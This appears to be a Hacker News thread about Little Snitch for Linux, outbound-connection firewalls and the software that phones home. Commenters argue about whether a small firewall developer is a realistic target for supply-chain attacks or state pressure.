It's been a while since I used ZoneAlarm or Little Snitch, but the last time I used either one the default behavior was instead that any connection attempt or attempt to listen for which there was not a policy would result in a dialog showing all the details about what application is looking to connect to or receive connections from what as well as a variety of options for creating a policy or even not creating a policy and just deciding whether that one connection would be allowed.
Also back when I used ZoneAlarm I had dialup so the taskbar addon they had which showed realtime bandwidth usage and what applications had active connections was really useful. It also had a big red "Stop" button that would immediately disable all connections, which thinking about it in retrospect really makes me miss the more innocent days of the internet.
Most of the windows firewalls tools are just front ends for the integrated one with more sensible defaults.
[flagged]
That website redirected my browser to a very sketchy website after a couple seconds.
Don't open it.
@dang
That domain is blocked by Hagezi's Ultimate list. Definitely remove that user's comment
@dang doesn't do anything; send a quick email to the contact address with a link
There was also Tiny Firewall which got bought by Computer Associates around 2005. Probably the most complicated or fine grain control for me at that time in Windows XP.
This is what I used! At some point I managed to block DHCP lease renewals on my computer, and Internet would always stop working after a given timespan. Took a good while to figure out I caused the problem myself.
and that's how you learn...
Shooting yourself in the foot really helps to built intuition!
Sometimes called "high instructional value".
> [ZoneAlarm] I always found it weird that Linux never really had anything like it.
There was simply no need for it. GNU provided most of the software, spyware was unknown.
Only since comercial vendors package for linux and bring their spyware along, the desire to inspect network rose.
This is such a naive view on computer security. It’s not just about spyware, which is also not exclusive to commercial vendors.
What else is this about? Debian repositories still contain no malware and if you install software exclusively from them, you'll be safe.
Does it contain Firefox? How about Chrome?
Quote from LittleSnitch:
> Little Snitch for Linux is built for privacy, not security
What's your definion of malware in this context?
It contains Firefox and Chromium. You are right that they may call home, but at least it's very limited and easily configurable. Could be too much for you but fine with me. Also Debian does change their config by default to minimize privacy issues: https://news.ycombinator.com/item?id=32582260
It's far from easy in the case of Firefox [0], and the last time I tried, some .mozilla.com domains would still get pinged. Chromium doesn't even have an official guide. The only options I found to be reliable are source-level patches, i.e. ungoogled-chromium and LibreWolf.
Note that LibreWolf still leaves some of the stuff on for you to manually disable (dom.push.connection.enabled, extension updates).
[0] https://support.mozilla.org/en-US/kb/how-stop-firefox-making...
Run OpenSnitch for a while and you'll quickly realize how much of your system does phone home. Off the top of my head:
- GNOME Shell (extension updates without a way to disable this, weather),
- GNOME Calculator (currency exchange rates),
- NetworkManager (periodic hotspot portal checks in most configurations),
- GDB (debuginfod enabled by default),
- Firefox (extension updates, push notifications, feature flags, telemetry, ..., some parts cannot be disabled),
- VSCodium (Open VSX callbacks even when installing extensions from disk with updates disabled, JSON schema auto-downloads, extensions making their own unsolicited requests, ...),
- Electron (dictionary updates from Google servers, no way of disabling; includes any application running on top of upstream Electron, such as Signal, Discord, etc.),
- GoldenDict (audio samples fetched from the Internet on word look-up, no way to disable)
Of course, this is nothing compared to Windows [0] and macOS [1], but the malpractice of making Internet connections without asking, by default, has unfortunately been finding its way everywhere since modems stopped making audible sounds.
Having read about PRISM and seen the leaked dashboards of Paragon Graphite (said to be used by ICE), and with LLMs bridging the gap between mass and targeted surveillance, I don't want any of this.
[0] https://github.com/microsoft/calculator/blob/ffd0519676019a0...
[1] https://www.sentinelone.com/blog/what-happened-to-my-mac-app...
> GNOME Calculator (currency exchange rates),
Which would crash (technically hang) if you blocked it. [0]
Are these malware ?
Per se? No, maybe with the exception of GNOME Shell which literally runs code from the Internet unsandboxed. Can the traffic they silently generate be used for malicious purposes? Absolutely.
Also from [0].
> You can find Little Snitch for Linux here. It is free, and it will stay that way.
Don't worry, the authors know that there's no point in charging Linux users. Unlike Mac users.
So you might as well make it $0 and the (Linux) crowd goes wild that they don't need to pay a cent.
However...
> I researched a bit, found OpenSnitch, several command line tools, and various security systems built for servers. None of these gave me what I wanted: see which process is making which connections, and in the best case deny with a single click.
OpenSnitch is open source. You don't need to trust it as you can see the code yourself. Little Snitch on the other hand, is completely closed source.
Do you still trust them not to do self-reporting or phoning home, even though it is $0 and closed source?
Two of the three components of LittleSnitch for Linux are open source. The eBPF (kernel portion) and UI are fully open source.
> Do you still trust them not to do self-reporting or phoning home, even though it is $0 and closed source?
If you trust Little Snitch on Mac, then yes.
They've been in business for over 20 years. They're not going to blow their entire business and reputation for a few Linux users.
Yep, I trust the obdev.at / Snitch guys.
I do wonder however, are they sufficiently careful about their processes and own machines to avoid a supply chain attack completely.
They must be a target for the various hacking groups out there.
This comment seems a bit confused.
A supply chain attack doesn't directly attack an end developer but rather a supplier of the developer. So who or what is the supplier in this case?
They don't build their own machines or write their compilers or write their own crpyto code or ... so many other things.
> They don't build their own machines or write their compilers or write their own crpyto code or ... so many other things.
An attack on any of these things has nothing specifically to do with the developers of Little Snitch and would have vastly more widespread and important effects.
Why would you even be talking about Little Snitch if a compiler were compromised?!? Your paranoia here is bizarrely narrow. Little Snitch would be the least of our problems in that case.
Their copy of the compiler. Just an example. ¯\_(ツ)_/¯
> Their copy of the compiler.
This doesn't even make sense. You have no examples.
That seems... not correct?
The comment was asking about preventing a compromised supplier for the developers.
A supply chain attack can be anywhere in the supply chain to the target. If I, the end user, am the target, then a supply chain attack compromising the developer of LittleSnitch is effective.
I may then be a conduit to compromising other software or components, and would both I and LittleSnitch would be part of the supply chain that could be attacked targeting them.
> If I, the end user, am the target
You're not a target, anonymous rando.
Many supply chain attacks aim to run malware on the end-users machine to harvest authentication tokens, etc. So pretty much everyone here who is a developer is the target.
> So pretty much everyone here who is a developer is the target.
Are you going to have this same discussion about every piece of software every mentioned on Hacker News? Why are we having it for Little Snitch specifically?
This seems pedantic and I think you know what they’re questioning and why.
If they trust the devs why would they not trust them to not yolo deploy new versions?
Because it might not be the developers doing the deploying, but a malicious actor?
because a company worthy of trust doesn't yolo their versions. a company that does yolo versions is not trustworthy.
> I think you know what they’re questioning and why.
No, not really. And I disagree with the premise, "They must be a target for the various hacking groups out there."
How would you even hack them? I'm a developer too; how would you hack me?
Options range from carefully targeted phishing or social engineering attacks to poor opsec and a five dollar wrench.
> a five dollar wrench.
I'm not even going to respond to this ridiculousness.
I still don't know why anyone thinks that, among all developers in the world, a little indie Mac developer is getting targeted specifically.
Some targets are more valuable than others. A firewall product has obvious security value. The fact that it requires high privilege is another reason.
I have the same thoughts about other Mac apps. e.g. iTerm2 - cause they "see" so much sensitive data.
> I have the same thoughts about other Mac apps. e.g. iTerm2
You need to take a chill pill.
?! The same way every other developer that has been hacked. You surely cannot be suggesting you're un-hackable. That seems ludicrously hubristic.
> The same way every other developer that has been hacked.
There's not one single way, so, no, you're just hand-waving here.
Just saying developers have been hacked. Underrated existence proof.
> Just saying developers have been hacked.
So are you going to have this same discussion in every HN submission that mentions any piece of software?
Okay hear me out, I use little snitch for a while. Great product. Love finding out what phones where. I make every single request (except my browser, because I'm fine with their sandbox) block until I approve.
Recently I was wondering how you really have to trust something like little snitch given its a full kernel extension effectively able to MITM your whole network stack.
So I went digging (and asked some agents to deep research), and I couldn't find much interesting about the company or its leadership at all.
All a long way to say, anyone know anything about this company?
Disclaimer: I'm the developer of Little Snitch for Linux. Regarding MITM concerns: The eBPF component, which actually sees all the traffic, is Open Source (GPLv2). You can review it on Github and verify whether it sends any data to user space: https://github.com/obdev/littlesnitch-linux
But the trust issue is still real, the daemon has to run as root because it needs to watch for new mounts and keep a table of file system roots up-to-date, even after loading all the eBPF programs. As a root process, it can technically do whatever it wants. Unless you limit it with a kind of mandatory access control (SELinux or similar).
This is the very first release and we will probably come up with a more restricted permission requirement in the future. For the moment, I try to catch up with bug reports. There seems to be more diversity in the Linux landscape than I had expected.
disclaimer: I co-develop (FOSS) Little Snitch / Open Snitch inspired firewall but for Android
> little snitch given its a full kernel extension
On macOS, don't think Little Snitch needs kernel exclaves / extensions. Apple provides userspace ("Network Extension") APIs (however limited) for apps like Little Snitch to use (instead of pf).
> effectively able to MITM your whole network stack
"MITM" means something else, anywho... if network observability (not firewall) is the primary need, cross-platform (GUI) sniffers like Sniffnet exist: https://github.com/GyulyVGC/sniffnet
> All a long way to say, anyone know anything about this company?
Yes, they are indie Mac developers who have been in business for more than 20 years, and Little Snitch for Mac is beloved by many users for a long time.
Everything has a price though… (I also use little snitch)
> Everything has a price though…
What is that supposed to mean in this context?
Well, that is obvious, is it not? It means They are interested in The Plan and have enough power that a vague comment is all you gonna get. Cannot have Them finding out that we are on to Them. Though of course, The Plan already accounts for that, so They already know and will do Something about it. Want facts? Wake up, do your Research!
Given sufficient motivation the little snitch dev could essentially supply chain attack every user, or even specific users.
Said motivation could be a nation state handing them $XXX million dollars
That’s what i meant. Thanks for reading my mind. :)
> Said motivation could be a nation state handing them $XXX million dollars
You're missing the most important part of the motivation here: why in the world would a nation-state give a damn about Little Snitch, especially to the tune of $XXX million dollars?
A nation-state could pay $XXX million to your significant other to spy on you. But again, a nation-state doesn't give a damn about you.
its been known for some time that little snitch and other personal firewalls are established targets of three-letter agencies https://news.ycombinator.com/item?id=13813160
>why in the world would a nation-state give a damn about Little Snitch, especially to the tune of $XXX million dollars?
Per user hacked, it can be very cheap¹ compared to bribing anyone. And give data/access that SO can't get.
State is not interested in you until it does. Being Jewish, Polish, Gypsy, Gay. Or just WrongThinking. Or maybe it becomes super cheap and easy to process all information?
1: it can even be free. You either give us backdoor to all your users or you rot in jail. Here's a complementary beating up or pictures of your kids, to argument our position further.
> it can even be free. You either give us backdoor to all your users or you rot in jail.
It is already a thing, at least in UK and AU [1]:
> Both countries now claim the right to secretly compel tech companies and individual technologists, including network administrators, sysadmins, and open source developers – to re-engineer software and hardware under their control, so that it can be used to spy on their users. Engineers can be penalized for refusing to comply with fines and prison; in Australia, even counseling a technologist to oppose these orders is a crime.
[1] https://www.eff.org/deeplinks/2018/12/new-fight-online-priva...
1) Little Snitch is not based in the UK or Australia.
2) They are interested in software will billions of users. They are not interested in software with thousands of users.
Or even sell the whole org for say $50M and no one ever mentions anything.
I think the type of users it attracts (techies, crypto ppl, etc) makes it worth more too.
Like how it happened for Bartender, another macOS app which required a lot of permissions. It was sold to a company and they told no one, until a user noticed via the now defunct MacUpdater that the app signature changed.
Ben Surtees (Bartender’s original developer) burned all the good will accumulated over years in one moment. Never again can anyone trust software under that name.
Bartender was not a supply chain attack! The app was sold for monetary reasons to another developer for monetary reasons.
There were no targets involved. There were no nation-states involved. There were no attacks involved. You might not like the new developer, but this whole discussion of a nation-state and 9 figure payoff is totally ridiculous.
> You might not like the new developer
What I didn’t like was the secrecy, that was a breach of user trust. Why wasn’t it announced is the problem.
That's a legitimate criticism. Nonetheless, this subthread started with a comment about supply chain attacks and nation states, which is ridiculous.
> I think the type of users it attracts (techies, crypto ppl, etc) makes it worth more too.
No, this by itself doesn't make Little Snitch or any business worth $50M. You're dreaming. That's a crazy valuation.
Various intelligence agencies are willing to pay 2-3M for a working exploit for iphone or android. I think that they would be fine with paying 50M for a userbase that has a high population of devs, admins, etc. Being able to backdoor someone like this in the right organization down the line is probably worth 50M.
> Various intelligence agencies are willing to pay 2-3M for a working exploit for iphone or android.
Little Snitch is not a working exploit for iPhone or Android.
> I think that they would be fine with paying 50M for a userbase that has a high population of devs, admins, etc. Being able to backdoor someone like this in the right organization down the line is probably worth 50M.
No, sorry, you're delusional. A ton of products have a high population of devs, admins, etc. These are not getting acquired by intelligence agencies. Give me one example. There's nothing inherently valuable about this population.
Who is a Little Snitch customer worth 50M to attack? Name them.
Depends on the target and what you can get. Think about Bartender, an app requiring an insanely high level of trust and permissions, which was quietly sold.
If you know of someone specific you want to target who uses it, the investment could pay off.
For example, we know from your blog posts that you use LittleSnitch. Someone who wanted to target you might do a lot to spy on you by buying LittleSnitch, probably.
Think of your own apps, too. I don’t think you’d do the same that Ben Surtees did and sell everything in secret, but then again I don’t personally know you. You may have a price that I’m not aware of. For that reason alone, even as I trust the current code is not nefarious, I can never give StopTheMadness access to every website and can only use it selectively, which is inconvenient.
> Depends on the target and what you can get. Think about Bartender,
As I said in another comment, Bartender had no target! It was not an attack. An app was sold by one developer to another developer. End of story.
> If you know of someone specific you want to target who uses it
But you don't. And you don't in the case of Little Snitch either.
You can dream up a bunch of absurd hypothetical scenarios, but they are not the reality.
> Someone who wanted to target you
Nobody wants to target me. Nobody cares about me. I am insignificant.
> Bartender had no target! It was not an attack.
Not the point. The point is that it shows it can happen. You’re a browser extension developer, surely you know how often it happens that developers of popular extensions are approached by shady businesses and sometimes do even sell.
> You can dream up a bunch of absurd hypothetical scenarios, but they are not the reality.
As someone else has pointed out to you, not hypothetical.
https://news.ycombinator.com/item?id=47699068
> Nobody wants to target me. Nobody cares about me. I am insignificant.
You give yourself too little credit. I know of several developers and other people with influence who use your extensions with complete trust. Compromising you means compromising them, which means compromising even more people. Jia Tan has aptly demonstrated you don’t need to directly attack your final target, only a link in the chain, even if it looks insignificant.